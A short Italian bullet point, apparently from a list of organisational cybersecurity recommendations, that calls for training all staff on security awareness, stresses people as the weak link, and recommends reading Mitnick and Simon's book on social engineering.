- Formazione: istruire e sensibilizzare tutto il personale sul tema della cybersec, con particolare riguardo all'anello debole in ambito tecnologico, cioè l'essere umano. Si consiglia vivamente, al personale di ogni livello e mansione ed ai dirigenti, la lettura di: "L'arte dell'inganno", Kevin D. Mitnick - William L. Simon, 2003, Feltrinelli, ult. ed.